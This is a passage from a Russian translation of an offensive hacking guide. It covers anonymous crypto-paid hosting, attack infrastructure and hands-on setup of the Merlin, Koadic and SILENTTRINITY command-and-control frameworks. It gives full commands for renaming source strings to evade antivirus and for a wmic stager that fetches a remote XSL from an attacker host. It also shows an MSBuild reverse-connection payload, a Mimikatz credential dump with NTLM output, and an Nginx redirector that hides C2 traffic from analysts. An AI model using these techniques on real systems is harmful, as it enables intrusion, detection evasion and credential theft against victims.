- SecureDragon (*https://securedragon.net/*) стоит около 4,99 доллара в месяц за сервер с 1 ГБ памяти и двумя ядрами виртуальных ЦП. Принимает только биткойн.

Некоторые сервисы, такие как BitLaunch (*https://bitlaunch.io/*), могут выступать в роли простого посредника. BitLaunch принимает платежи в биткойнах, но затем создает серверы в DigitalOcean и Linode, используя свою собственную учетную запись (конечно, в три раза дороже, что просто возмутительно). Еще один посреднический сервис с чуть более выгодной стоимостью – это bithost (*https://bithost.io/*), который по-прежнему берет комиссию 50 %. Их недостаток, помимо откровенно мошеннических расценок, заключается в том, что ни один из этих провайдеров не предоставляет вам доступ к API DigitalOcean, который помогает автоматизировать большую часть настройки.

Выбор облачного провайдера приводит нас к горькому компромиссу: поддержка криптовалют и псевдоанонимность против простоты использования и автоматизации.

Все основные облачные провайдеры – AWS, Google Cloud, Microsoft Azure, Alibaba и т. д. – требуют пройти проверку валидности вашей кредитной карты перед подтверждением учетной записи. В зависимости от того, где вы живете, это может не доставить никаких проблем, так как существует множество сервисов, которые предоставляют предоплаченные кредитные карты в обмен на наличные. Некоторые онлайн-сервисы даже принимают кредитные карты для пополнения с помощью биткойнов, но для большинства из них потребуется удостоверение личности государственного образца. Это риск, который вы должны тщательно изучить.

В идеале опорные серверы должны использоваться для размещения инструментов, таких как Terraform, Docker и Ansible, которые поз-

же помогут нам создать несколько инфраструктур для атак. Общий обзор хакерской архитектуры представлен на рис. 1.1.




Рис. 1.1. Наиболее общий обзор хакерской инфраструктуры

Наши опорные серверы никогда не будут взаимодействовать с целью. Ни единого звука. Поэтому мы можем позволить себе пользоваться ими немного дольше перед сменой – несколько недель или месяцев – без значительных рисков. Тем не менее опытные службы безопасности могут найти способ связать эти серверы с теми, которые используются для прямого взаимодействия с целью, поэтому я рекомендую регулярно удалять и повторно создавать такие серверы.

Инфраструктура атаки

Наша инфраструктура атаки имеет гораздо более высокий уровень волатильности, чем наши отказоустойчивые серверы, и ее следует хранить всего несколько дней. Если возможно, она должна быть уникальной для каждой операции или цели. Последнее, что нам нужно, – это чтобы безопасники собрали воедино различные улики от разных целей, пораженных с одного и того же IP.

Инфраструктура атаки обычно состоит из интерфейсной и серверной систем. Интерфейсная система может инициировать соединения с целью, сканировать машины и т. д. Ее также можно использовать – в случае оболочки с обратным подключением – для маршрутизации входящих пакетов через веб-прокси и доставки их, при необходимости, в серверную систему (обычно это среда C2, такая как Metasploit или Empire). Только некоторые запросы перенаправляются на серверную часть C2; большинство страниц возвращают заурядное содержимое, как показано на рис. 1.2.




Рис. 1.2. Маршрутизация пакетов к серверной части

Эта маршрутизация пакетов может быть выполнена с помощью обычного веб-прокси, такого как Nginx или Apache, который действует как фильтр: запросы обратной оболочки от зараженных компьютеров направляются непосредственно на соответствующий серверный экземпляр C2, в то время как в ответ на остальные запросы – например, от аналитиков безопасности – отображается невинная веб-страница. Базовая среда C2 на самом деле является позвоночником инфраструктуры атаки, выполняя команды на зараженных машинах, извлекая файлы, доставляя эксплойты и делая многое другое.

Вам нужно, чтобы ваша инфраструктура была модульной и заменяемой по желанию. Обход запрета доступа с некоторых IP-адресов должен быть таким же простым, как отправка одной команды для создания нового прокси. Проблемы с серверной частью C2? Введите одну команду, и у вас будет новый сервер C2, работающий с точно такой же конфигурацией.

Достижение такого уровня автоматизации не является причудливым способом опробовать самые модные инструменты и методы программирования. Чем проще запустить полностью настроенные атакующие серверы, тем меньше ошибок мы совершаем, особенно в стрессовых ситуациях. Это хороший повод примерить на себя шкуру DevOps-специалиста, изучить его ремесло и подстроить его под свои нужды. Надеюсь, это подскажет нам некоторые недостатки атакуемых систем, которыми мы позже воспользуемся в нашем хакерском приключении. Следующая глава будет посвящена построению серверной инфраструктуры.

Дополнительные ресурсы

- Удивительный рассказ о жизни и приключениях Эдварда Сноудена в разведывательном сообществе можно найти в книге «Личное дело» Эдварда Сноудена (Эксмо, 2019).
- Учебник darkAudax по взлому зашифрованных WEP-сообщений можно найти здесь: *https://aircrack-ng.org/*.
- Руководство Брэннона Дорси по взлому Wi-Fi-маршрутизаторов WPA/WPA2 с помощью Aircrack-ng и Hashcat по адресу *https://hakin9.org/*.
- Руководство Мухаммада Арула по настройке Zsh на компьютере с Linux на странице *https://www.howtoforge.com/*.

2

СЕРВЕР УПРАВЛЕНИЯ И КОНТРОЛЯ (C2)

Давайте построим атакующую инфраструктуру, начав с основного инструментария любого злоумышленника: сервера C2. Мы рассмотрим три фреймворка и протестируем каждый на виртуальной машине, которую будем использовать в качестве цели. Во-первых, мы кратко рассмотрим историю C2, чтобы лучше понимать то, что имеем сегодня.

Родословная C2

На протяжении большей части последнего десятилетия непобедимым чемпионом среди фреймворков C2 – тем, который предлагал самый широкий и разнообразный набор эксплойтов, стейджеров и обратных оболочек, – был печально известный фреймворк Metasploit (*https://www.metasploit.com/*). Попробуйте поискать учебник по пентесту или взлому, и я уверен, что первая же ссылка приведет вас к статье, описывающей, как настроить meterpreter – так называется пользовательская полезная нагрузка, используемая Metasploit для достижения полного контроля над машиной Linux. Конечно, в статье забывают упомянуть, что настройки Metasploit по умолчанию моментально об-

наруживаются всеми средствами безопасности с 2007 г., но не будем слишком циничными.

Metasploit, безусловно, является моим любимым инструментом, когда нужно взять под свой контроль беззащитную Linux-систему, не оснащенную назойливыми антивирусами. Соединение очень стабильное, фреймворк имеет множество модулей, и, вопреки тому, что говорится во многих импровизированных учебниках, вы можете – и, по сути, *должны* – настраивать каждый крошечный бит исполняемого шаблона, используемого для сборки стейджера и эксплойтов. Metasploit хуже работает под Windows: в нем отсутствует множество модулей постэксплойта, которые легко доступны в других фреймворках, а методы, используемые meterpreter, стоят на первом месте в контрольном списке любого антивируса.

Windows – это отдельная история, поэтому я долгое время предпочитал фреймворк Empire (*https://github.com/EmpireProject/Empire/*), который предоставляет исчерпывающий список модулей, эксплойтов и методов расширения влияния, специально разработанных для Active Directory. К сожалению, Empire больше не поддерживается оригинальной командой, известной по своим псевдонимам в Твиттере: @harmj0y, @sixdub, @enigma0x3, @rvrsh3ll, @killswitch_gui и @xorrior. Они положили начало настоящей революции в сообществе взломщиков Windows и заслуживают нашей самой искренней признательности. К нашему всеобщему восторгу, Empire вернули к жизни ребята из BC Security, выпустившие версию 3.0 в декабре 2019 г. Я понимаю причину решения прекратить поддержку Empire: весь фреймворк возник из предположения, что PowerShell позволяет злоумышленникам беспрепятственно перемещаться в среде Windows, не опасаясь препятствий со стороны антивирусов и средств мониторинга. Поскольку это предположение потеряло смысл после появления таких функций Windows 10, как ведение журнала блоков сценариев PowerShell и AMSI, имело смысл прекратить проект в пользу атак нового поколения, таких как использование C# (например, SharpSploit: *https://github.com/cobbr/SharpSploit/*).

ПРИМЕЧАНИЕ *Интерфейс сканирования на наличие вредоносных программ (AMSI) – это компонент Windows 10, который перехватывает вызовы API к критически важным службам Windows – контроль учетных записей (UAC), JScript, PowerShell и т. д. – для сканирования на наличие известных угроз и, в конечном итоге, их блокировки: https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps.*

В поисках нового C2

Поскольку проект Empire мне не подходил, я начал искать потенциальные замены. Я боялся, что мне придется прибегнуть к Cobalt Strike, как это делают 99 % консалтинговых фирм, маскирующих банальные фишинговые кампании под работу красной команды. Я ничего не имею против этого инструмента – он потрясающий, обеспечивает отличную модульность и достоин своей положительной репутации.

Просто мне неприятно видеть, как толпы фальшивых компаний называют себя красными командами только потому, что они купили лицензию Cobalt Strike за 3500 долларов.

Однако я был приятно удивлен, обнаружив, что в вакууме, оставшемся после Empire, появилось много C2-фреймворков с открытым исходным кодом. Вот краткий обзор некоторых интересных вариантов, которые привлекли мое внимание. Я бегло пройдусь по многим сложным концепциям, которые не имеют отношения к нашему текущему сценарию, и продемонстрирую выполнение полезной нагрузки для каждой из них. Если вы не совсем понимаете, как работают некоторые полезные нагрузки, не волнуйтесь. Позже мы вернемся к тем, которые нам нужны.

Merlin

Merlin (*https://github.com/Ne0nd0g/merlin/*) – это C2-фреймворк, написанный, как и самые популярные инструменты в наши дни, на Golang. Он может работать на Linux, Windows и практически на любой другой платформе, поддерживаемой средой выполнения Go. Агент, запускаемый на целевой машине, может быть обычным исполняемым файлом, например файлом DLL или даже скриптом JavaScript.

Чтобы начать работу с Merlin, сначала установите среду Golang. Это позволит вам настроить исполняемый агент и добавить модули постэксплуатации, что, конечно же, настоятельно рекомендуется.

Установите Golang и Merlin при помощи следующих команд:

```
root@Lab:~/# add-apt-repository ppa:longsleep/golang-backports
root@Lab:~/# apt update && sudo apt install golang-go
root@Lab:~/# go version
go version go1.13 linux/amd64

root@Lab:~/# git clone https://github.com/Ne0nd0g/merlin && cd merlin
```

Подлинная новизна Merlin заключается в том, что он использует HTTP/2 для связи со своим удаленным сервером. HTTP/2, в отличие от HTTP/1.x, является бинарным протоколом, который поддерживает множество функций повышения производительности, таких как мультиплексирование потоков, отправка на сервер и т. д. (отличный бесплатный ресурс, в котором подробно рассказано про HTTP/2, можно найти по адресу *https://daniel.haxx.se/http2/http2-v1.12.pdf*)[1]. Даже если система безопасности перехватит и расшифрует трафик C2, она может не проанализировать сжатый трафик HTTP/2 и будет вынуждена переслать его без изменений.

Если мы скомпилируем стандартный агент «из коробки», он будет немедленно заблокирован любым обычным антивирусным аген-

[1] Вы можете приобрести книгу на русском языке: *Поллард Б.* HTTP/2 в действии (*https://dmkpress.com/catalog/computer/web/978-5-97060-925-5/*). – *Прим. перев.*

том, выполняющим простой поиск строк, содержащих общеизвестные подозрительные слова, поэтому нам нужно внести некоторые коррективы. Мы переименуем подозрительные функции, такие как `ExecuteShell`, и удалим ссылки на оригинальное имя пакета `github.com/Ne0nd0g/merlin`. Воспользуемся классической командой `find` для поиска файлов исходного кода, содержащих эти строки, и передачи их в `xargs`, который, в свою очередь, вызовет `sed` для замены подозрительных терминов произвольными словами:

```
root@Lab:~/# find . -name '*.go' -type f -print0 \
| xargs -0 sed -i 's/ExecuteShell/MiniMice/g'

root@Lab:~/# find . -name '*.go' -type f -print0 \
| xargs -0 sed -i 's/executeShell/miniMice/g'

root@Lab:~/# find . -name '*.go' -type f -print0 \
| xargs -0 sed -i 's/\/Ne0nd0g\/merlin/\/mini\/heyho/g'

root@Lab:~/# sed -i 's/\/Ne0nd0g\/merlin/\/mini\/heyho/g' go.mod
```

Эта примитивная замена строк позволяет обойти 90 % антивирусных решений, включая Windows Defender. Продолжайте настраивать исходный код, а затем тестировать его с помощью такого инструмента, как VirusTotal (*https://www.virustotal.com/gui/*), пока не пройдете все тесты.

Теперь скомпилируйте агент в выходной папке, которую мы позже внедрим на тестовую машину Windows:

```
root@Lab:~/# make agent-windows DIR="./output"
root@Lab:~/# ls output/
merlinAgent-Windows-x64.exe
```

После выполнения на машине-жертве `merlinAgent-Windows-x64.exe` должен снова подключиться к нашему серверу Merlin и разрешить полный захват цели.

Мы запускаем сервер Merlin C2 с помощью команды `go run` и указываем ему прослушивать все сетевые интерфейсы с параметром `-i 0.0.0.0`:

```
root@Lab:~/# go run cmd/merlinserver/main.go -i 0.0.0.0 -p 8443 -psk\
strongPassphraseWhateverYouWant

[-] Starting h2 listener on 0.0.0.0:8443

Merlin>>
```

Мы запускаем агента Merlin на виртуальной машине Windows, выступающей в качестве цели для запуска полезной нагрузки:

```
PS C:\> .\merlinAgent-Windows-x64.exe -url https://192.168.1.29:8443 -psk\
ВашКриптостойкийПароль
И вот что вы должны увидеть на своем атакующем сервере:
[+] New authenticated agent 6c2ba6-daef-4a34-aa3d-be944f1

Merlin>> interact 6c2ba6-daef-4a34-aa3d-be944f1
Merlin[agent][6c2ba6-daef-...]>> ls

[+] Results for job swktfmEFWu at 2020-09-22T18:17:39Z

Directory listing for: C:\
-rw-rw-rw- 2020-09-22 19:44:21 16432 Apps
-rw-rw-rw- 2020-09-22 19:44:15 986428 Drivers
--сокращено--
```

Агент работает как часы. Теперь мы можем сбрасывать учетные данные на целевую машину, искать файлы, перемещаться на другие машины, запускать кейлоггер и так далее.

Merlin все еще находится в зачаточном состоянии, поэтому вы будете сталкиваться с ошибками и нестыковками, большинство из которых связано с нестабильностью библиотеки HTTP/2 в Golang. В конце концов, это пока еще бета-версия, но усилия, приложенные к этому проекту, потрясают воображение. Если вы когда-нибудь хотели освоить Golang, это идеальный шанс. Фреймворк имеет чуть меньше 50 модулей постэксплуатации, от сборщиков учетных данных до модулей для компиляции и выполнения C# в памяти.

Koadic

Фреймворк Koadic от zerosum0x0 (*https://github.com/zerosum0x0/koadic/*) приобрел популярность с момента его представления на DEF CON 25. Koadic ориентирован исключительно на машины Windows, но его главное преимущество заключается в том, что он реализует всевозможные модные и изящные приемы выполнения полезной нагрузки: `regsvr32` (утилита Microsoft для регистрации библиотек DLL в реестре Windows, чтобы они могли вызываться другими программами; ее можно использовать для обмана библиотек DLL, таких как `srcobj.dll`, с целью выполнения команд), `mshta` (утилита Microsoft, выполняющая HTML-приложения или HTA), таблицы стилей XSL и так далее. Установите Koadic при помощи следующих команд:

```
root@Lab:~/# git clone https://github.com/zerosum0x0/koadic.git
root@Lab:~/# pip3 install -r requirements.txt
Затем запустите его (я также включил начало вывода справки):
root@Lab:~/# ./koadic

(koadic: sta/js/mshta)$ help
    COMMAND    DESCRIPTION
    ---------  ------------
    cmdshell   command shell to interact with a zombie
```

```
    creds      shows collected credentials
    domain     shows collected domain information
--сокращено--
```

Давайте поэкспериментируем со *стейджером* (stager) – небольшим фрагментом кода, выгружаемым на целевую машину, чтобы инициировать обратное соединение с сервером и загрузить дополнительную полезную нагрузку (обычно хранящуюся в памяти). Стейджер занимает мало места, поэтому, если средство защиты от вредоносных программ замечает нашего агента, мы можем легко перенастроить агента, не переписывая наши полезные нагрузки. Один из стейджеров Koadic доставляет свою полезную нагрузку через объект ActiveX, встроенный в таблицу стилей XML, также называемую XSLT (*https://www.w3.org/Style/XSL/*). Его особым образом форматированный вредоносный XSLT-лист может быть загружен в родную утилиту Windows `wmic`, которая выполнит встроенный JavaScript во время рендеринга вывода команды `os get`. Выполните в Koadic следующие команды, чтобы запустить триггер стейджера:

```
(koadic: sta/js/mshta)$ use stager/js/wmic
(koadic: sta/js/wmic)$ run

[+] Spawned a stager at http://192.168.1.25:9996/ArQxQ.xsl

[>] wmic os get /FORMAT:"http://192.168.1.25:9996/ArQxQ.xsl"
```

Однако показанная выше триггерная команда легко перехватывается Защитником Windows, поэтому нам нужно немного изменить ее, например переименовав `wmic.exe` во что-то безобидное, допустим `Dolly.exe`, как показано ниже. В зависимости от версии Windows на компьютере-жертве вам также может потребоваться изменить таблицу стилей, созданную Koadic, чтобы избежать обнаружения. Опять же, для этого должно быть достаточно простой замены строки:

```
# Выполнение полезной нагрузки на машине-жертве

C:\Temp> copy C:\Windows\System32\wbem\wmic.exe dolly.exe
C:\Temp> dolly.exe os get /FORMAT:http://192.168.1.25:9996/ArQxQ.xsl
```

Koadic называет целевые машины словом «зомби». Когда мы проверяем наличие подключения к зомби на нашем сервере, мы должны увидеть подробности о целевой машине:

```
# Наш сервер

(koadic: sta/js/mshta)$ zombies

[+] Zombie 1: PIANO\wk_admin* @ PIANO -- Windows 10 Pro
```

Мы можем обратиться к зомби по его ID, чтобы получить основную системную информацию:

```
(koadic: sta/js/mshta)$ zombies 1
   ID: 1
   Status: Alive
   IP: 192.168.1.30
   User: PIANO\wk_admin*
   Hostname: PIANO
--сокращено--
```

Затем мы можем выбрать любой из доступных имплантатов с помощью команды `use implant/` – от сброса паролей с помощью Mimikatz до перехода на другие машины. Если вы знакомы с Empire, то с Koadic вы будете чувствовать себя как дома.

Единственное предостережение заключается в том, что, как и в большинстве современных сред Windows C2, вы должны тщательно настроить и очистить все полезные нагрузки перед их развертыванием в полевых условиях. Фреймворки C2 с открытым исходным кодом – это просто фреймворки. Они заботятся о таких скучных вещах, как взаимодействие с агентами и шифрование, и предоставляют расширяемые плагины и шаблоны кода, но каждый поставляемый ими исходный эксплойт или техника выполнения, скорее всего, давно дискредитированы и должны быть хирургически точно изменены, чтобы избежать обнаружения и блокирования антивирусами и средствами *обнаружения и реагирования в конечных точках* (endpoint detection and response, EDR).

ПРИМЕЧАНИЕ *Отдельная благодарность Covenant C2 (http://bit.ly/2TUqPcH) за исключительную простоту настройки. Полезную нагрузку каждого модуля на C# можно настроить прямо из веб-интерфейса перед отправкой на машину-жертву.*

Для этой правки иногда подойдет грубая замена строки; в других случаях нам нужно перекомпилировать код или вырезать некоторые биты. Не ожидайте, что какая-либо из этих платформ будет безупречно работать «из коробки» в совершенно новой и защищенной системе Windows 10. Потратьте время на изучение техники выполнения приложений и приведите ее в соответствие с вашим собственным контекстом.

SILENTTRINITY

Последний фреймворк C2, о котором я хотел бы рассказать, – мой личный фаворит: SILENTTRINITY (*https://github.com/byt3bl33d3r/SILENTTRINITY*). Здесь используется *настолько* оригинальный подход, что я думаю, вам следует на какое-то время прервать чтение этой книги и посмотреть доклад Марчелло Сальвати «IronPython … OMFG» о среде .NET на YouTube (*https://youtu.be/V_Rpyt4dsuY*).

Грубо говоря, PowerShell и код C# создают промежуточный ассемблерный код, который должен выполняться фреймворком .NET. Тем не менее есть много других языков, которые могут выполнять ту же работу: F#, IronPython, ... и Boo-Lang! Да, серьезно, это настоящий язык – можете поискать сами. Это как если бы любителя Python и фанатика Microsoft заперли в камере и заставили сотрудничать друг с другом, чтобы спасти человечество от надвигающейся голливудской гибели.

В то время как каждый поставщик систем безопасности занят поиском сценариев PowerShell и странных командных строк, SILENTTRINITY мирно скользит по облакам, используя Boo-Lang для взаимодействия с внутренними службами Windows и сбрасывая совершенно безопасные на вид дьявольские бомбы.

Для серверной части инструмента требуется Python 3.7, поэтому перед его установкой убедитесь, что Python работает правильно; затем перейдите к загрузке и запуску командного сервера SILENTTRINITY:

```
# Терминал 1
root@Lab:~/# git clone https://github.com/byt3bl33d3r/SILENTTRINITY
root@Lab:~/# cd SILENTTRINITY
root@Lab:ST/# python3.7 -m pip install setuptools
root@Lab:ST/# python3.7 -m pip install -r requirements.txt

# Запуск командного сервера
root@Lab:ST/# python3.7 teamserver.py 0.0.0.0 strongPasswordCantGuess &
```

Вместо того чтобы работать как локальная независимая программа, SILENTTRINITY запускает сервер, который прослушивает порт 5000, позволяя нескольким участникам подключаться, определять своих слушателей, генерировать полезные нагрузки и т. д., что очень полезно в командных операциях. Вам нужно оставить сервер работающим в первом терминале, а затем открыть второй, чтобы подключиться к командному серверу и настроить прослушиватель на порту 443:

```
# Терминал 2
root@Lab:~/# python3.7 st.py wss://
username:strongPasswordCantGuess@192.168.1.29:5000
[1] ST >> listeners
[1] ST (listeners)>> use https

# Настройка параметров
[1] ST (listeners)(https) >> set Name customListener
[1] ST (listeners)(https) >> set CallBackUrls
https://www.customDomain.com/news-article-feed

# Запуск прослушивателя
[1] ST (listeners)(https) >> start
[1] ST (listeners)(https) >> list
```

```
Running:
customListener >> https://192.168.1.29:443
```

После подключения следующим логическим шагом будет создание полезной нагрузки для выполнения на машине-жертве. Мы выбираем задачу .NET, содержащую встроенный код C#, который мы можем скомпилировать и запустить на лету с помощью утилиты .NET под названием MSBuild:

```
[1] ST (listeners)(https) >> stagers

[1] ST (stagers) >> use msbuild
[1] ST (stagers) >> generate customListener
[+] Generated stager to ./stager.xml
```

Если мы внимательно посмотрим на файл `stager.xml`, то увидим, что он содержит закодированную в base64 версию исполняемого файла `naga.exe` (SILENTTRINITY/core/teamserver/data/naga.exe), который выполняет обратное подключение к указанному нами прослушивателю, а затем загружает ZIP-файл, содержащий библиотеки DLL Boo-Lang и сценарий для начальной загрузки среды.

Как только мы скомпилируем и запустим эту полезную нагрузку на лету с помощью MSBuild, у нас будет полная среда Boo, работающая на целевой машине и готовая выполнить любую сомнительную полезную нагрузку, которую мы отправим:

```
# Start agent

PS C:\> C:\Windows\Microsoft.Net\Framework\v4.0.30319\MSBuild.exe stager.xml

[*] [TS-vrFt3] Sending stage (569057 bytes) -> 192.168.1.30...
[*] [TS-vrFt3] New session 36e7f9e3-13e4-4fa1-9266-89d95612eebc connected!
(192.168.1.30)
[1] ST (listeners)(https) >> sessions
[1] ST (sessions) >> list
Name           >> User         >> Address      >> Last Checkin
36e7f9e3-13... >> *wk_adm@PIANO>> 192.168.1.3  >> h 00 m 00 s 04
```

Обратите внимание, что, в отличие от двух других фреймворков, мы не удосужились скорректировать полезную нагрузку для обхода Защитника Windows. Это просто работает … на данный момент!

Мы можем поставить любой из имеющихся сегодня 69 модулей постэксплуатации, от загрузки произвольного исполняемого файла .NET в память до обычной разведки Active Directory и сброса учетных данных:

```
[1] ST (sessions) >> modules
[1] ST (modules) >> use boo/mimikatz
```

```
[1] ST (modules)(boo/mimikatz) >> run all

[*] [TS-7fhpY] 36e7f9e3-13e4-4fa1-9266-89d95612eebc returned job result
(id: zpqY2hqD1l)
[+] Running in high integrity process
--сокращено--
    msv :
    [00000003] Primary
    * Username : wkadmin
    * Domain : PIANO.LOCAL
    * NTLM : adefd76971f37458b6c3b061f30e3c42
--сокращено--
```

Проект еще очень молод, но обладает огромным потенциалом. Однако, если вы новичок, вам может очень недоставать документации и обработчика ошибок. Инструмент все еще активно развивается, так что это неудивительно. Я бы посоветовал вам сначала изучить более доступные проекты, такие как Empire, прежде чем использовать и вносить свой вклад в SILENTTRINITY. Хотя почему бы и нет? Это дьявольски замечательный проект!

Есть много других фреймворков, появившихся за последние пару лет, и все они заслуживают внимания: Covenant, Faction C2 и так далее. Я настоятельно рекомендую вам развернуть пару виртуальных машин, протестировать разные фреймворки и выбрать тот из них, который вам наиболее удобен.

Дополнительные ресурсы

- Дополнительную информацию об утилите Microsoft regsvr32 можно найти по адресу *http://bit.ly/2QPJ6o9* и *https://www.drdobbs.com/scriptlets/199101569*.
- Прочтите публикацию в блоге Эмерика Наси *Hacking around HTA files*: *http://blog.sevagas.com/?Hacking-around-HTA-files*.
- Дополнительную информацию о сборках в среде .NET вы найдете в статье Антонио Парата *.NET Instrumentation via MSIL Bytecode Injection*: *http://bit.ly/2IL2I8g*.

3

ДА БУДЕТ ИНФРАСТРУКТУРА!

В этой главе мы построим серверную часть *атакующей инфраструктуры*, а также установим инструменты, необходимые для точного воспроизведения и автоматизации почти всех утомительных аспектов ручной настройки. Мы будем придерживаться двух фреймворков: Metasploit для Linux и SILENTTRINITY для Windows.

Устаревший метод настройки

Старый способ построения атакующей инфраструктуры состоял в том, чтобы установить каждый из ваших фреймворков на машину и использовать в качестве интерфейса веб-сервер для приема и маршрутизации трафика в соответствии с простыми правилами сопоставления с образцом. Как показано на рис. 3.1, запросы к `/secretPage` перенаправляются на серверную часть C2, в то время как остальные страницы возвращают, казалось бы, безобидное содержимое.

Веб-сервер Nginx является популярным инструментом для пересылки веб-трафика и не требует сложной настройки. Начнем с установки веб-сервера с помощью классического менеджера пакетов (в данном случае `apt`):

```
root@Lab:~/# apt install -y nginx
root@Lab:~/# vi /etc/nginx/conf.d/reverse.conf
```




Рис. 3.1. Иллюстрация серверной части C2

Затем создадим файл конфигурации, описывающий наши политики маршрутизации, как показано в листинге 3.1.

Листинг 3.1. Стандартный файл конфигурации Nginx с перенаправлением HTTP

```
#/etc/nginx/conf.d/reverse.conf

server {
  # базовая конфигурация веб-сервера
  listen 80;

  # обычные запросы обслуживаются из /var/www/html
  root /var/www/html;
  index index.html;
  server_name www.mydomain.com;

  # вернуть код 404, если файл или каталог не найден
  location / {
    try_files $uri $uri/ =404;
  }

  # Запросы по адресу /msf перенаправляются на наш сервер C2
  location /msf {
    proxy_pass https://192.168.1.29:8443;
    proxy_ssl_verify off;
    proxy_set_header Host $host;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
  }
  # повторите предыдущий блок для остальных серверов C2
}
```

Первые несколько директив определяют корневой каталог, содержащий веб-страницы, возвращаемые для обычных запросов. Затем мы указываем Nginx перенаправлять запросы по адресу `/msf`, прямо на наш сервер C2, как это видно из директивы `proxy_pass`.

Далее мы можем быстро настроить сертификаты Secure Shell (SSL) с помощью Let's Encrypt через Certbot и получить полнофункциональный веб-сервер с перенаправлением HTTPS:

```
root@Lab:~/# add-apt-repository ppa:certbot/certbot
root@Lab:~/# apt update && apt install python-certbot-nginx
root@Lab:~/# certbot --nginx -d mydomain.com -d www.mydomain.com

Congratulations! Your certificate and chain have been saved at...
```

Этот метод вполне удобен, за исключением того, что настройка серверов Nginx или Apache быстро надоедает, тем более что эта машина вынуждена постоянно поддерживать соединение с целевым компьютером, что резко повысит ее волатильность. Сервер всегда находится в одном шаге от перезапуска или даже остановки.

ПРИМЕЧАНИЕ *Некоторые поставщики облачных услуг, такие как Amazon Web Services (AWS), автоматически обновляют общедоступный IP-адрес хоста при перезапуске. Однако другие облачные провайдеры, такие как DigitalOcean, назначают машине фиксированный IP-адрес.*

Настройка серверов C2 тоже не доставляет удовольствия. Ни один хостинг-провайдер не предоставит вам безупречный дистрибутив Kali со всеми предустановленными зависимостями. Эта задача возлагается на вас, и вам лучше установить версию Metasploit для Ruby; в противном случае он выдаст ошибки, которые заставят вас усомниться в собственном рассудке. То же самое можно сказать почти о любом приложении, использующем определенные расширенные функции данной среды.

Контейнеры и виртуализация

Современное решение состоит в том, чтобы упаковать в контейнер все ваши приложения со всеми их зависимостями, правильно установленными и настроенными на нужную версию. Когда вы запускаете новую машину, вам не нужно ничего устанавливать. Вы просто загружаете готовый контейнер и пользуетесь его содержимым. В этом и заключается суть контейнерной технологии, которая покорила отрасль и изменила подход к установке и выполнению программ. Поскольку позже мы будем иметь дело с некоторыми контейнерами, давайте потратим немного времени, чтобы изучить их внутренности, подготовив нашу собственную маленькую среду.

ПРИМЕЧАНИЕ *Другим решением может быть автоматизация развертывания компонентов с помощью таких инструментов, как Ansible или Chef.*

В мире контейнерных технологий есть много игроков, каждый из которых работает на разных уровнях абстракции или предоставляет различные функции изоляции, включая containerd, runC, LXC, rkt, OpenVZ и Kata Containers. Я буду использовать флагманский продукт Docker, потому что мы столкнемся с ним позже в книге.

Стремясь облегчить понимание идеи контейнеризации, большинство экспертов сравнивают ее с виртуализацией: «Контейнеры – это облегченные виртуальные машины, за исключением того, что они совместно используют ядро своего хоста». Это определение обычно сопровождает традиционную схему, изображенную на рис. 3.2.




Рис. 3.2. Упрощенное представление принципа контейнеризации

